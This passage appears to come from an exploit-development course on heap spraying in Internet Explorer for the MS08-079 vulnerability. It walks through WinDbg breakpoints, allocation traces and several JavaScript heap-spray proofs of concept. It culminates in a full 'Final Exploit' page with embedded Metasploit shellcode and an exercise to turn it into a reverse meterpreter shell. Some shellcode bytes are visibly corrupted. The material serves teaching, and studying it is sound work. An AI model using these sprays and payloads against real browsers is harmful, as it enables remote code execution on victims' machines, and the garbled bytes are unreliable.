Assumed heap      : 0x00250000 (Use !heap -iNewHeapHandle to change)
Header content    : 0xCADEBA99 0x0807B5EF (decoded : 0x96010097 0x08070203)
Owning segment    : 0x03360000 (offset 7)
Block flags       : 0x1 (busy )
Total block size  : 0x97 units (0x4b8 bytes)
Requested size    : 0x4b0 bytes (unused 0x8 bytes)
Previous block size: 0x203 units (0x1018 bytes)
Block CRC         : OK - 0x96
Previous block    : 0x033dc188
Next block        : 0x033dd658
  
```

Retrieving Heap chunk metadata (right heap handle)



We now have our heap chunk information decoded by Windbg, for example, we are now able to navigate to the previous or next heap chunk using the previous and current block size info⁶⁵ or have information on the memory segment and block flags.

Can we go further? Well, there will be times where you make a wrong calculation and can't find where your data has been allocated, or simply you want to follow the allocation more closely. Sotirov, in his *heaplib* library, included a few functions that are able to "debug" allocations on the heap if associated to particular breakpoints in Windbg. Let's see if we can use the same technique without using *heaplib*. It's important to note that Sotirov's debug functions are based on a "tricky" combination of js function calls and conditional breakpoints in Windbg. Basically the idea is to be able to dynamically monitor *ntdll!RtlAllocateHeap* stack parameters to see how many bytes were allocated and at what addresses.

```
<html>
<head>
<script>
    //Simple func to fix string length according to BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length< bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }
    // Debug Heap allocations enabling RtlAllocateHeap breakpoint
    function debugHeap(enable) {
        if (enable == true) {
            void(Math.atan(0xdead));
        } else {
            void(Math.asin(0xbeef));
        }
    }
</script>
</head>
<body>
<script>
    debugHeap(true);
    var evil = new Array();
    var FAKEOBJ = unescape("%u0c0c%u0c0c");
    FAKEOBJ = alloc(40000, FAKEOBJ);
    alert("ph33r");
    // Perform 10 allocations of 40000 bytes on the heap
    for (var k = 0; k < 9; k++) {
        // <- USE substr not += to avoid "undefined" problem
        evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
    }
    document.write("<iframe src=\"iframe.html\">");
    debugHeap(false);
</script>
</body>
</html>
```

Javascript heap debug functions

⁶⁵Please note that the block size info are expressed in units: to obtain "user size" info you need to multiply block size by the heap granularity (default = 8) for example: Total block size : 0x97 units * 8 = 0x4b8 bytes

For sure this check must be enabled only before our allocations and disabled just a moment after. Here we can see an example of a session monitoring allocations from JavaScript using POC03 debug functions.




Figure 78: Javascript Debug Functions and Windbg breakpoints



We need to set breakpoints in Windbg before starting the session:

```
0:011>bc *
0:011>!heap
Index  Address  Name          Debugging options enabled
  1:   003a0000
  2:   00010000
  3:   00070000
  4:   00cd0000
  5:   01090000
  6:   01280000
  7:   01270000
  8:   01070000
  9:   01230000
 10:   025f0000
 11:   01680000

0:011>bu 77ce1716 "j (poi(esp+4)==003a0000 and poi(esp+c)==0x9c40)
'.printf \"allocated(0x%x) AT ADDRESS 0x%x\\", poi(esp+c), eax; .echo;g'; 'g';"

0:011>bu jscript!JsAtan "j (poi(poi(esp+14)+8) == dead) '.echo DEBUG ENABLED FROM JS EXPLOIT; be
0; g';"

0:011>bu jscript!JsAsin "j (poi(poi(esp+14)+8) == beef) '.echo DEBUG DISABLED FROM JS EXPLOIT; bd
0; g';"

0:011>bd 0

Windbg breakpoints needed by Javascript heap debug functions
```

Pay attention to the previous breakpoints syntax:

- **The “j” command conditionally executes one of the specified commands, depending on the evaluation of a given expression;**
- **The “poi” operator does pointer-sized data from the specified address, 32bits in our case;**
- **The first breakpoint at 0x77ce1716 is the “RETN” instruction (RETN 0xC) within ntdll!RtlAllocateHeap; you can find it with the help of Windbg “uf ntdll!RtlAllocateHeap”.**

So as explained in the previous drawing, the first breakpoint breaks execution if allocation is made in the default process heap and allocation size is equal to the one requested. These checks are done dereferencing two pointers on the stack (*esp+4 and esp+c*). If execution stops, address and size of the allocation are printed (*printf*) and the execution is resumed (*g*). The second and third breakpoints break execution if the two specified functions within *jscript.dll* are called and if the parameter passed as the argument is equal to the one requested (long life to the 0xdeadbeef :) !!!).



If the breakpoint is hit we enable (*be 0*) or disable (*bd 0*) the *RtlAllocateHeap* breakpoint in order to enable or disable debug output at runtime. Let's run POC03 and watch our allocations in "interactive mode" from Windbg:


```

0:011> g
ModLoad: 6dd80000 6ddf8000 C:\Windows\system32\jscript.dll
DEBUG ENABLED FROM JS EXPLOIT
allocated(0x9c40) AT ADDRESS 0x344cc18 <----- Allocation 01
allocated(0x9c40) AT ADDRESS 0x3456860 <----- Allocation 02
allocated(0x9c40) AT ADDRESS 0x3414bd0 <----- Allocation 03
allocated(0x9c40) AT ADDRESS 0x341e818 <----- Allocation 04
allocated(0x9c40) AT ADDRESS 0x3428460 <----- Allocation 05
allocated(0x9c40) AT ADDRESS 0x34320a8 <----- Allocation 06
allocated(0x9c40) AT ADDRESS 0x343bcf0 <----- Allocation 07
allocated(0x9c40) AT ADDRESS 0x34604a8 <----- Allocation 08
allocated(0x9c40) AT ADDRESS 0x346a0f0 <----- Allocation 09
allocated(0x9c40) AT ADDRESS 0x3473d38 <----- Allocation 10
DEBUG DISABLED FROM JS EXPLOIT
ModLoad: 73550000 73679000 C:\Windows\System32\msxml3.dll
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
(ee4.b28): Unknown exception - code e0000001 (first chance)
ModLoad: 6de20000 6dec9000 C:\Program Files\Common Files\System\OLE DB\oledb32.dll
ModLoad: 71650000 7166f000 C:\Windows\system32\MSDART.DLL
ModLoad: 745f0000 74676000 C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64114ccfd1f_5.82.6000.16386_none_87e0cb09378714f1\COMCTL32.dll
ModLoad: 77c00000 77c74000 C:\Windows\system32\COMDLG32.dll
ModLoad: 6f9c0000 6f9d7000 C:\Program Files\Common Files\System\OLE DB\OLEDB32R.DLL
ModLoad: 73820000 73829000 C:\Windows\system32\Nlsdcl.dll
ModLoad: 73820000 73829000 C:\Windows\system32\idndl.dll
(ee4.b28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=034480f8 edx=6bealae5 esi=034480f8 edi=034094a0
eip=6c042954 esp=02fff6b8 ebp=02fff6d8 iopl=0 nv up ei pl nznepnc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
mshtml!CXfer::TransferFromSrc+0x34:
6c042954 8b08 mov ecx,dword ptr [eax] ds:0023:0c0c0c0c=????????
0:005>dc 0x344cc18
0344cc18 00009c3a 0c0c0c0c 0c0c0c0c0c0c0c0c :.....
0344cc28 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc38 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc48 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc58 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc68 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....
0344cc78 0c0c0c0c0c0c0c0c0c0c0c0c0c0c .....

```

Watching heap allocations at runtime thanks to the Javascript heap debug functions


Quite impressive as now we are able to trigger breakpoints directly from JavaScript!



Exercise

- 1) Repeat the required steps in order to perform 20 heap allocations of 2000 bytes each. Check the allocations of memory in Internet Explorer after the Javascript has been executed with help of Windbg.

BlackHat Vegas 2009



Heap Spray Case Study: Mem-Graffiti Time

Now that we have the weapons it's time to build a working exploit for MS08-079. First of all, we need to find out how much we need to "spray the heap" to reach address `0x0c0c0c0c`. This step of the exploit development can be even done with a trial and error approach, but having acquired some heap background we can follow some important indications on how to proceed. We do know that the heap grows up from `0x00130000` memory space. We've also just seen from the previous POCs that our chunk allocations were all starting from address `0x34XXXXXX` so, the first guess, should probably be that we need at least `0x0c0c0c0c - 0x0344cc18` bytes (`0x0344cc18` value was taken from previous POC allocations) which is more or less 150Mb. Let's start with 80Mb and see what happens... in the following POC04 source code we will spray the heap with 1000 chunks of 80Kb:

```
<html>
<head>
<script>
  //Simple func to fix string length according to BSTR spec
  function alloc(bytes, mystr) {
    while (mystr.length< bytes) mystr += mystr;
    return mystr.substr(0, (bytes-6)/2);
  }
</script>
</head>
<body>
<script>
  var evil = new Array();
  var FAKEOBJ = unescape("%u0c0c%u0c0c");
  FAKEOBJ = alloc(81920, FAKEOBJ);
  alert("ph33r");
  // Perform 1000 allocations of 81920(0x14000)bytes on the heap
  for (var k = 0; k < 1000; k++) {
    // <- USE substr not += to avoid "undefined" problem
    evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
  }
  document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

POC04 source code: spraying the heap with 80Mbytes of data



Once again we set a breakpoint on *mshtml!CXfer::TransferFromSrc+0x34* and we run our new poc; follows the Windbg session:

```

Breakpoint 3 hit
eax=0c0c0c0c ebx=00000000 ecx=05276910 edx=6b2f1ae5 esi=05276910 edi=05670828
eip=6b492954 esp=0324f734 ebp=0324f754 iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6b492954 8b08             mov ecx,dword ptr [eax]
ds:0023:0c0c0c0c=????????
0:006> dc 0x0c0c0c0c
0c0c0c0c  ?????????? ?????????? ?????????? ?????????? ??????????
0c0c0c1c  ?????????? ?????????? ?????????? ?????????? ??????????
0c0c0c2c  ?????????? ?????????? ?????????? ?????????? ??????????
0c0c0c3c  ?????????? ?????????? ?????????? ?????????? ??????????
0c0c0c4c  ?????????? ?????????? ?????????? ?????????? ??????????
0c0c0c5c  ?????????? ?????????? ?????????? ?????????? ??????????
0c0c0c6c  ?????????? ?????????? ?????????? ?????????? ??????????
0c0c0c7c  ?????????? ?????????? ?????????? ?????????? ??????????
0:006> !heap -flt s 0x14000
_HEAP @ 2d0000
  HEAP_ENTRY Size Prev Flags  UserPtrUserSize - state
    02f71b20 2801 0000 [00]  02f71b28   14000 - (busy)
    02f85b28 2801 2801 [00]  02f85b30   14000 - (busy)
    02f99b30 2801 2801 [00]  02f99b38   14000 - (busy)
    02fadb38 2801 2801 [00]  02fadb40   14000 - (busy)
    02fc1b40 2801 2801 [00]  02fc1b48   14000 - (busy)
    02fd5b48 2801 2801 [00]  02fd5b50   14000 - (busy)
    05080040 2801 2801 [00]  05080048   14000 - (busy)
    05094048 2801 2801 [00]  05094050   14000 - (busy)
    050a8050 2801 2801 [00]  050a8058   14000 - (busy)
    050bc058 2801 2801 [00]  050bc060   14000 - (busy)
    [.....REMOVED TO SAVE SPACE.....]
    [.....ALLOCATIONS FROM 0x05XXXXXX to 0x09XXXXXX.....]
    [.....REMOVED TO SAVE SPACE.....]

```

We didn't reach *0x0c0c0c0c* but we are in the *0x09edXXXX* memory area on the heap, which means that we need 35MB's more or less. Let's try with 130Mb and see if we hit our magic address!

```

09e10060 2801 2801 [00] 09e10068 14000 - (busy)
09e24068 2801 2801 [00] 09e24070 14000 - (busy)
09e38070 2801 2801 [00] 09e38078 14000 - (busy)
09e4c078 2801 2801 [00] 09e4c080 14000 - (busy)
09e60080 2801 2801 [00] 09e60088 14000 - (busy)
09e74088 2801 2801 [00] 09e74090 14000 - (busy)
09e88090 2801 2801 [00] 09e88098 14000 - (busy)
09e9c098 2801 2801 [00] 09e9c0a0 14000 - (busy)
09eb00a0 2801 2801 [00] 09eb00a8 14000 - (busy)
09ec40a8 2801 2801 [00] 09ec40b0 14000 - (busy)
09ed80b0 2801 2801 [00] 09ed80b8 14000 - (busy)
_HEAP @ 10000
_HEAP @ 2c0000
_HEAP @ c00000
_HEAP @ 20000
_HEAP @ b70000
_HEAP @ 2b0000
_HEAP @ a00000
_HEAP @ 1d30000
_HEAP @ ad0000
_HEAP @ 26d0000
_HEAP @ 2830000
_HEAP @ 26c0000
_HEAP @ 2ec0000
_HEAP @ 3090000
_HEAP @ 3400000
_HEAP @ af80000
_HEAP @ 33c0000
_HEAP @ b190000
_HEAP @ 3330000
_HEAP @ 3130000

```

Checking heap layout after exploitation

```

[...]
var evil = new Array();
var FAKEOBJ = unescape("%u0c0c%u0c0c");
FAKEOBJ = alloc(133120, FAKEOBJ);
alert("ph33r");
// Perform 1000 allocations of 133120(0x20800)bytes on the heap
for (var k = 0; k < 1000; k++) {
    // <- USE substr not += to avoid "undefined" problem
    evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
}
document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>

```

POC05 source code: spraying the heap with 130Mbytes of data



```
        while (mystr.length < bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2) + shellcode;
    }
</script>
</head>
<body>
<script>
    var evil = new Array();
    var FAKEOBJ = unescape("%u0c0c%u0c0c");
    FAKEOBJ = alloc(133120, FAKEOBJ);
    alert("ph33r");
    // Perform 1000 allocations of 133120(0x20800) bytes on the heap
    for (var k = 0; k < 1000; k++) {
        // <- USE substr not += to avoid "undefined" problem
        evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
    }
    document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

Final Exploit source code

Running the final exploit we see execution stops at our breakpoint "*mov ecx, dword*

ptr[eax]". *0x0c0c0c0c* is a valid address and stores our FAKEOBJ. The first 4 bytes are the address of the fake virtual function table, once again pointing to *0x0c0c0c0c*.

Virtual function stored at a *0x84* offset from the beginning of the vtable is executed and because *0x0c0c0c90* points once again to *0x0c0c0c0c*, the following ASM instructions at this address are executed:

OR AL, 0x0C

→ 0c00



```

Pid 2824 - WinDbg:6.11.0001.404 X86
IT Italian
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
6b122938 8b06      mov     eax,dword ptr [esi]
6b12293a 3bc3      cmp     eax,ebx
6b12293c 0f84ef000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6b122a31)
6b122942 395e04    cmp     dword ptr [esi+4],ebx
6b122945 0f84e6000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6b122a31)
6b12294b 395e08    cmp     dword ptr [esi+8],ebx
6b12294e 0f84dd000000 je     mshtml!CXfer::TransferFromSrc+0x111 (6b122a31)
6b122954 8b08      mov     ecx,dword ptr [eax]
6b122956 57        push   edi
6b122957 50        push   eax
6b122958 ff9184000000 call   dword ptr [ecx+84h] ds:0023:0c0c0c90=0c0c0c0c
6b12295e 8b461c    mov     eax,dword ptr [esi+1Ch]
6b122961 8bf8      mov     edi,eax
6b122963 d1ef      shr     edi,1

```

Figure 79: Virtual function is being called

```

Disassembly
Offset: @$scopeip
0c0c0bf8 0c0c      or     al,0Ch
0c0c0bfa 0c0c      or     al,0Ch
0c0c0bfc 0c0c      or     al,0Ch
0c0c0bfe 0c0c      or     al,0Ch
0c0c0c00 0c0c      or     al,0Ch
0c0c0c02 0c0c      or     al,0Ch
0c0c0c04 0c0c      or     al,0Ch
0c0c0c06 0c0c      or     al,0Ch
0c0c0c08 0c0c      or     al,0Ch
0c0c0c0a 0c0c      or     al,0Ch
0c0c0c0c 0c0c      or     al,0Ch
0c0c0c0e 0c0c      or     al,0Ch
0c0c0c10 0c0c      or     al,0Ch
0c0c0c12 0c0c      or     al,0Ch

```

Figure 80: landing inside the NOP sled

The *OR* instruction just executes the *OR* operator on source *0x0C* and destination *AL* register and stores the result in *AL*. This means that from our point of view, it acts as a *NOP SLED* until execution reaches our real shellcode.




Figure 81: Our payload has been executed

Here we can see the final exploit including the *debugHeap* function used to be able to monitor allocations while JavaScript is running. You will notice another function named *pausemill* which is needed to stop script execution for a few milliseconds during “for loop” iterations - this is needed to allow Windbg to print its output⁶⁶.

```
<html>
<head>
<script>
  //Simple func to fix string length according to BSTR spec
  function alloc(bytes, mystr) {
    // windows/exec - 121 bytes
    // http://www.metasploit.com
```

⁶⁶The “debugHeap method” seems to not work well with big and numerous allocations. It seems the problem relies on the fact that Windbg doesn't have enough time to respond and print its output in a “heavy” for loop. Pausing execution between iterations solves this problem.




```
// EXITFUNC=seh, CMD=calc.exe
var shellcode = unescape(
"%e8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u3lee%u99c0
%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%ulc5f%ueb01%
ulc8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708b%uadlc%u688b%u8908%u83f8%u
6ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u6163%u636c%u652e%u6578%u4100");
    while (mystr.length < bytes) mystr += mystr;
    return mystr.substr(0, (bytes-6)/2) + shellcode;
}

// Debug Heap allocations enabling RtlAllocateHeap breakpoint
function debugHeap(enable) {
    if (enable == true) {
        void(Math.atan(0xdead));
    } else {
        void(Math.asin(0xbeef));
    }
}

// pause x millisec for Windbg breakpoints output
function pausecomp(millis) {
    var date = new Date();
    var curDate = null;
    do { curDate = new Date(); }
    while(curDate-date < millis);
}
</script>
</head>

<body>
<script>
    debugHeap(true);
    var evil = new Array();
    var FAKEOBJ = unescape("%u0c0c%u0c0c");
    FAKEOBJ = alloc(133120, FAKEOBJ);
    alert("ph33r");
    // Perform 1000 allocations of ( GUESS THIS VALUE ;) ) bytes on the heap
    for (var k = 0; k < 1000; k++) {
        // <- USE substr not += to avoid "undefined" problem
        evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        pausecomp(100);
    }
    debugHeap(false);
    document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

Final Exploit including Javascript debug functions



Exercise

- 1) Try to debug allocations from javascript using the above exploit (which is the allocation size to use in the RtlAllocateHeap breakpoint?);
- 2) Repeat the example above (Final Exploit without debugging functions) and modify accordingly in order to receive a reverse meterpreter shell.

Wrapping Up

In this module we used advanced heap spray techniques in order to obtain reliable code execution. Browser vulnerabilities do not always allow an attacker to manipulate the stack easily. For this reason we invoke javascript functions in order to precisely inject our payload to the heap, and redirect code execution to that area.